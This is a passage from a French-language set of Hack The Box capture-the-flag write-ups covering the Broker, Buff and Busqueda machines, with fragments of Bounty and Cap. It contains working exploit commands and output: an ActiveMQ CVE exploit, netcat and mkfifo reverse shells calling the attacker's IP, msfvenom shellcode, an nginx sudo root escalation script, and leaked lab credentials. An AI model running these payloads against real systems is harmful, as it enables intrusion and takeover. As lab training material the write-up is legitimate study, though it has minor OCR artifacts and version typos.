connect to [10.10.14.9] from (UNKNOWN) [10.10.10.93] 49173
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Broker

Reconnaissance

Machine cible Adresse IP : `10.10.11.243`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.243
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 10:32 CET
Nmap scan report for 10.10.11.243
Host is up (0.019s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
1883/tcp  open  mqtt
5672/tcp  open  amqp?
8161/tcp  open  http       Jetty 9.4.39.v20210325
44333/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
61614/tcp open  http       Jetty 9.4.39.v20210325
61616/tcp open  apachemq   ActiveMQ OpenWire transport 5.15.15
```

Le scan révèle qu'il y a 9 ports ouverts, port 80 pour un serveur web nginx, port 22 pour SSH, pour 1883 pour Apache ActiveMQ, port 8161 et 611614 pour Jetty Version 9.4.39, port 61613 et 61616 pour ActiveMQ Version 5.5.15

Enumeration

En se rendant sur la page web on tombe sur une demande d'authentification en testant les identifiants `admin:admin` on accède à la console ActiveMQ.
En recherchant une vulnérabilité sur ActiveMQ version 5.5.15 on tombe la CVE-2023-46604 On peut utiliser cette CVE afin de lancer un reverse shell :

```
### Lancement de l'exploit
python3 exploit.py -i 10.10.11.243 -p 61616 -u http://10.10.14.4:8001/poc.xml
     _        _   _           __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.4:8001/poc.xml

[*] Sending packet: 000000711f0000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e7375
373506174685866c4170706c69636174696f6e436f6e7465787401001e687474703a2f2f31302e31302e31342e343a383030312f706f632e78
6d6c

### Réception de la requet XML
python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.243 - - [14/Jan/2025 12:05:30] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [14/Jan/2025 12:05:30] "GET /poc.xml HTTP/1.1" 200 -

### Execution du reverse shell sur le port d'écoute Netcat
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.243] 56024
bash: cannot set terminal process group (880): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumérer la machine en affichant les permissions de l'utilisateur actuel :

```
activemq@broker:~$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

On découvre qu'il est possible de lancer nginx avec l'utilisateur root sans utiliser de mot de passe on peut exploiter cela avec le script suivant qui va permettre une escalade de privilège sur la machine :

```
#!/bin/sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
        server {
                listen 1339;
                root /;
                autoindex on;
                dav_methods PUT;
        }
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
```

Le script permet de créer une clef RSA avec laquel on pourra se connecter en ssh, on lance le script et on se connecte en ssh avec l'utilisateur root :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.243] 54690
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /tmp
cd /tmp
activemq@broker:/tmp$ ls
ls
activemq@broker:/tmp$ wget http://10.10.14.4:8001/nginx_pwn.conf
wget http://10.10.14.4:8001/nginx_pwn.conf
--2025-01-14 13:56:18--  http://10.10.14.4:8001/nginx_pwn.conf
Connecting to 10.10.14.4:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 204 [application/octet-stream]
Saving to: ‘nginx_pwn.’conf

     0K                                                       100%  222K=0.001s

2025-01-14 13:56:18 (222 KB/s) - ‘nginx_pwn.’conf saved [204/204]

### Lancement du service sur le port 1339
activemq@broker:/tmp$ sudo nginx -c /tmp/nginx_pwn.conf
sudo nginx -c /tmp/nginx_pwn.conf
activemq@broker:/tmp$ ss -tlpn
ss -tlpn
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      511          0.0.0.0:1339       0.0.0.0:*
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
LISTEN 0      128             [::]:22            [::]:*
LISTEN 0      4096               *:1883             *:*    users:(("java",pid=964,fd=146))
```

```
LISTEN 0      50                 *:35103            *:*    users:(("java",pid=964,fd=26))
LISTEN 0      50                 *:8161             *:*    users:(("java",pid=964,fd=154))
LISTEN 0      4096               *:5672             *:*    users:(("java",pid=964,fd=144))
LISTEN 0      4096               *:61613            *:*    users:(("java",pid=964,fd=145))
LISTEN 0      50                 *:61614            *:*    users:(("java",pid=964,fd=148))
LISTEN 0      4096               *:61616            *:*    users:(("java",pid=964,fd=143))

### Creation de la clef RSA
activemq@broker:/tmp$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): ./root
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./root
Your public key has been saved in ./root.pub
The key fingerprint is:
SHA256:/V+IJCd3GodyrWHyIMik2puLAEHq/77DH5ObnU3wrQI activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
| .               |
|o                |
|o     .          |
|..   + . .   o   |
|..  . o S.B X +  |
|. .o   E..o#.O . |
|. ..o  +.  o*.. .|
| . ..=  *.+ .. . |
|  . ==++ o.o  .  |
+----[SHA256]-----+

### Ajout de la clef pour l'utilisateur root
activemq@broker:/tmp$ curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat root.pub)"
<1339/root/.ssh/authorized_keys -d "$(cat root.pub)"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   568    0     0  100   568      0  24827 --:--:-- --:--:-- --:--:-- 25818

### Affichage de la clef
activemq@broker:/tmp$ cat root
cat root
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA3IpeDc5Sxm74va4qq0m2EDPxrKpfoLWYviFxjilZvWplUGnLIo+N
anBeboUYedY4DqI9Fv62depY8hM84hGYTZVQN1a98yBI0nUXabZzRMjDeaWuI6dceX33D2
lYh/L7KAbNQ9tBr9SWG2OCOhy0VRcsR4RtQl/kL8gbmcMKgvYmGKxP7JaK9kwnJd4H2HdN
Jbay8xyERCi3rblcqG0L4cbGrtTvdyBNJjHu7fSsCnvmoWq4ktGowsWhgf3wdngTB4iXVG
t9EiwacR8tWBDRgPh9zInZQL5hh+CWD/VTWDxPHWT5YFcRJCjTCqfeoyzwbVuuReiNZOdF
...

### Copie de la clef sur kali et connexion en SSH
ssh -i root root@10.10.11.243
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 14 02:08:40 PM UTC 2025

  System load:           0.03759765625
  Usage of /:            70.7% of 4.63GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             165
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:fe94:1e7d

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#
```

On obtient ainsi l'accès root sur la machine

Buff

Reconnaissance

Machine cible Adresse IP : `10.10.10.198`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.198
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 17:35 CET
Nmap scan report for 10.10.10.198
Host is up (0.020s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
7680/tcp open  pando-pub
8080/tcp open  http-proxy
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: mrb3n's Bro Hut

Nmap done: 1 IP address (1 host up) scanned in 117.52 seconds
```

Le scan révèle qu'il y a 2 ports ouverts. Le port 7680 pour le service pando et le port 8080 pour un serveur web. Le site web est celui d'une entreprise de fitness. En se rendant sur la page contact il est fait référence du logiciel Gym Management Software version 1.0

Exploitation

En recherchant des vulnérabilité sur la version 1.0 du logiciel Gym Management, on trouve la CVE-2023-5185 `https://www.exploit-db.com/exploits/48506` qui permet d'uploader des fichiers malicieux. On télécharge et on execute l'exploit vers le serveur cible :

```
python2 48506.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload>
```

On obtient un shell sur la machine
On peut obtenir un shell plus stable avec netcat, on l'upload avec un share smb :

```
### Lancement du serveur SMB
impacket-smbserver share . -smb2support -username df -password df
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed

### Ajout du share
C:\xampp\htdocs\gym\upload> net use \\10.10.16.5\share /u:df df
PNG

The command completed successfully.


### Transfert du fichier netcat
copy \\10.10.16.5\share\nc64.exe \programdata\nc.exe
PNG

        1 file(s) copied.


### Execution d'un reverse shell nc
C:\xampp\htdocs\gym\upload> \programdata\nc.exe -e cmd 10.10.16.5 1234
```

```
### Obtention du reverse shell nc
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.198] 49775
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
```

On obtient l'accès sur la machine avec l'utilisateur shaun

Privilege Escalation

Il nous faut à présent l'accès Administrator. On commence par enumérer les processus lancés :

```
C:\Users>netstat -an | findstr "LISTENING"
netstat -an | findstr "LISTENING"
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    10.10.10.198:139       0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING
...
```

On peut voir qu'il y a le processus mysql lancé mais aussi un processus sur le port 8888. On enumére les fichiers de l'utilisateur et on découvre un programme qui a été téléchargé :

```
C:\Users\shaun\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   9,630,924,800 bytes free
```

Le programme est nommé CloudMe. On peut identifier si c'est ce processus qui est lancé avec son numéro ID :

```
C:\Users\shaun\Downloads>netstat -ano | findstr TCP | findstr "8888"
netstat -ano | findstr TCP | findstr "8888"
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING       8044

C:\Users\shaun\Downloads>tasklist /v | findstr 8044
CloudMe.exe                  8044                            0     37,452 K Unknown         N/A
 0:00:00 N/A
```

On peut voir que le processus lancé est bien CloudMe. On recherche une vulnérabilité sur ce programme et on trouve un exploit avec un Buffer Overflow sur searchsploit :

```
searchsploit cloudme
 ---------------------------------
 Exploit Title
 ---------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)
...
```

Afin de pouvoir executer l'exploit on met en place un tunnel avec chisel, on commence par le transferer avec le serveur SMB (comme pour netcat), puis on met en place le serveur pour initier la connexion avec le client :

```
### transfert du fichier avec le serveur SMB
C:\Users\shaun\Downloads>copy \\10.10.16.5\share\chisel.exe .
copy \\10.10.16.5\share\chisel.exe .
        1 file(s) copied.

### Mis en place du serveur chisel sur kali
chisel server -p 8000 --reverse
2025/02/06 20:14:19 server: Reverse tunnelling enabled
2025/02/06 20:14:19 server: Fingerprint 3NOTyC5gL5Ze8/mZUniy3nFE+4AZlt3EeAMs2kjjlfA=
2025/02/06 20:14:19 server: Listening on http://0.0.0.0:8000
2025/02/06 20:14:57 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2025/02/06 20:14:57 server: session#1: tun: proxy#R:8888=>localhost:8888: Listening

### Connexion au serveur depuis le client windows
C:\Users\shaun\Downloads>.\chisel.exe client 10.10.16.5:8000 R:8888:localhost:8888
.\chisel.exe client 10.10.16.5:8000 R:8888:localhost:8888
2025/02/06 19:14:57 client: Connecting to ws://10.10.16.5:8000
2025/02/06 19:14:57 client: Connected (Latency 14.2852ms)
```

On peut à présent accéder au service CloudMe depuis le port 8000 de Windows.
On télécharge l'exploit depuis searchsploit, afin de pouvoir l'executer, il faut d'abord générer un payload avec msfvenom :

```
### Téléchargement de l'exploit
searchsploit -m windows/remote/48389.py
  Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/48389
     Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/yoyo/Downloads/48389.py

### Création du payload msfvenom
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.16.5 LPORT=1234 -b '\x00\x0A\x0D' -f python
-v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1899 bytes
payload =  b""
payload += b"\xdb\xcb\xb8\x96\x90\xcf\xf1\xd9\x74\x24\xf4"
payload += b"\x5e\x31\xc9\xb1\x52\x31\x46\x17\x83\xc6\x04"
payload += b"\x03\xd0\x83\x2d\x04\x20\x4b\x33\xe7\xd8\x8c"
payload += b"\x54\x61\x3d\xbd\x54\x15\x36\xee\x64\x5d\x1a"
payload += b"\x03\x0e\x33\x8e\x90\x62\x9c\xa1\x11\xc8\xfa"
payload += b"\x8c\xa2\x61\x3e\x8f\x20\x78\x13\x6f\x18\xb3"
payload += b"\x66\x6e\x5d\xae\x8b\x22\x36\xa4\x3e\xd2\x33"
payload += b"\xf0\x82\x59\x0f\x14\x83\xbe\xd8\x17\xa2\x11"
payload += b"\x52\x4e\x64\x90\xb7\xfa\x2d\x8a\xd4\xc7\xe4"
payload += b"\x21\x2e\xb3\xf6\xe3\x7e\x3c\x54\xca\x4e\xcf"
payload += b"\xa4\x0b\x68\x30\xd3\x65\x8a\xcd\xe4\xb2\xf0"
payload += b"\x09\x60\x20\x52\xd9\xd2\x8c\x62\x0e\x84\x47"
payload += b"\x68\xfb\xc2\x0f\x6d\xfa\x07\x24\x89\x77\xa6"
payload += b"\xea\x1b\xc3\x8d\x2e\x47\x97\xac\x77\x2d\x76"
payload += b"\xd0\x67\x8e\x27\x74\xec\x23\x33\x05\xaf\x2b"
payload += b"\xf0\x24\x4f\xac\x9e\x3f\x3c\x9e\x01\x94\xaa"
payload += b"\x92\xca\x32\x2d\xd4\xe0\x83\xa1\x2b\x0b\xf4"
payload += b"\xe8\xef\x5f\xa4\x82\xc6\xdf\x2f\x52\xe6\x35"
payload += b"\xff\x02\x48\xe6\x40\xf2\x28\x56\x29\x18\xa7"
payload += b"\x89\x49\x23\x6d\xa2\xe0\xde\xe6\xc7\xfe\xf0"
payload += b"\xf3\xbf\xfc\xf0\xff\xed\x88\x16\x95\x01\xdd"
payload += b"\x81\x02\xbb\x44\x59\xb2\x44\x53\x24\xf4\xcf"
payload += b"\x50\xd9\xbb\x27\x1c\xc9\x2c\xc8\x6b\xb3\xfb"
payload += b"\xd7\x41\xdb\x60\x45\x0e\x1b\xee\x76\x99\x4c"
payload += b"\xa7\x49\xd0\x18\x55\xf3\x4a\x3e\xa4\x65\xb4"
payload += b"\xfa\x73\x56\x3b\x03\xf1\xe2\x1f\x13\xcf\xeb"
payload += b"\x1b\x47\x9f\xbd\xf5\x31\x59\x14\xb4\xeb\x33"
payload += b"\xcb\x1e\x7b\xc5\x27\xa1\xfd\xca\x6d\x57\xe1"
payload += b"\x7b\xd8\x2e\x1e\xb3\x8c\xa6\x67\xa9\x2c\x48"
payload += b"\xb2\x69\x5c\x03\x9e\xd8\xf5\xca\x4b\x59\x98"
payload += b"\xec\xa6\x9e\xa5\x6e\x42\x5f\x52\x6e\x27\x5a"
payload += b"\x1e\x28\xd4\x16\x0f\xdd\xda\x85\x30\xf4"
```

On modifie le contenu du script afin qu'il execute le code hexadecimal généré par msfvenom.

On execute ensuite l'exploi afin d'obtenir un reverse shell :

```
### Execution de l'exploit
python3 48389.py

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.198] 49780
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator
```

On obtient ainsi les droits administrateur sur la machine

Busqueda

Reconnaissance

Machine cible Adresse IP : `10.10.11.208`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.208
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 16:02 CET
Nmap scan report for 10.10.11.208
Host is up (0.025s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://searcher.htb/

Nmap done: 1 IP address (1 host up) scanned in 12.48 seconds
```

Le scan révèle qu'il y a 2 ports ouverts le 22 pour SSH et le 80 pour HTTP le site web est site permettant de faire des recherches avec des mots clefs à la manière d'un moteur de recherche et qui redirige vers des sites références. Le site web utilise Flask qui est un utilitaire écrit en python ainsi que Searchor version 2.4.0

Exploitation

Après recherche la version 2.4.0 de Searchor est vulnérable à une injection de commande, il s'agit de la CVE-2023-43364 On télécharge et execute l'exploit :

```
### Execution de l'exploit
./exploitA.sh http://searcher.htb/ 10.10.16.7 1234
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is http://searcher.htb/
[*] Input attacker is 10.10.16.7:1234
[*] Run the Reverse Shell... Press Ctrl+C after successful connection

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.208] 41614
bash: cannot set terminal process group (1649): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
```

On obtient accès à la machine avec l'utilisateur svc. En enumerant les fichiers système on découvre qu'il y a présent le gestionnaire de version Gitea on peut afficher sa configuration présent dans un des fichiers :

```
svc@busqueda:~$ cat /var/www/app/.git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

On trouve les identifiants d'un utilisateur : `cody:jh1usoih2bkjaspwe92` lorsque l'on utilise ses identifiants avec l'utilisateur svc on peut se connecter en ssh :

```
ssh svc@10.10.11.208
svc@10.10.11.208's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 19 04:32:01 PM UTC 2025

  System load:                      0.0
  Usage of /:                       80.6% of 8.26GB
  Memory usage:                     60%
  Swap usage:                       4%
  Processes:                        242
  Users logged in:                  0
  IPv4 address for br-c954bf22b8b2: 172.20.0.1
  IPv4 address for br-cbf2c5ce8e95: 172.19.0.1
  IPv4 address for br-fba5a3e31476: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.208
  IPv6 address for eth0:            dead:beef::250:56ff:fe94:f141


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr  4 17:02:09 2023 from 10.10.14.19
svc@busqueda:~$
```

Privilege Escalation

Il nous faut à présent l'accès root. On commence par afficher les permissions présentes pour l'utilisateur :

```
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$
```

On voit qu'il est possible d'executer un scrypt python avec les droits root, on execute le script pour voir son fonctionnement :

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

On peut lister les conteneurs docker présent :

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS
PORTS                                              NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/…entrypoint"   2 years ago   Up 3 hours   127.0.0.1:3000->3000
/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.…s"   2 years ago   Up 3 hours   127.0.0.1:3306->3306
/tcp, 33060/tcp               mysql_db
```

On affiche le contenu du conteneur de gitea au format json avec describe :

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq
...
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
...
```

Dans la section environnement on découvre le mot de passe de l'utilisateur administrator, on l'utilise pour se connecter à gitea, on peut enumérer les fichier de l'utilisateur administrateur :

```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq
...
    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)
...
```

Le script lance un fichier appelé full-checkup.sh on peut l'utiliser pour lancer un reverse shell, on se rend dans le repertoire `/tmp` puisque l'on a les droits d'écriture dessus et on crée le reverse shell, on execute ensuite le programme :

```
### Creation d'un fichier de reverse shell
svc@busqueda:/opt/scripts$ echo -en "#! /bin/bash\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.7
svc@busqueda:/opt/scripts$ cd /tmp
svc@busqueda:/tmp$ chmod +x /tmp/full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

### Reception du reverse shell
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.208] 38158
# whoami
root
```

On obtient ainsi les droits root sur la machine.

Cap

Reconnaissance

Machine cible Adresse IP : `10.10.10.245`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 12:35 CET
Nmap scan report for 10.10.10.245
Host is up (0.022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.92 seconds
```


Il semble y avoir 3 port TCP ouvert (21,22,80), on commence par enumérer le port 21 pour FTP en tentant de se connecter en anonyme :

```
ftp anonymous@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
```

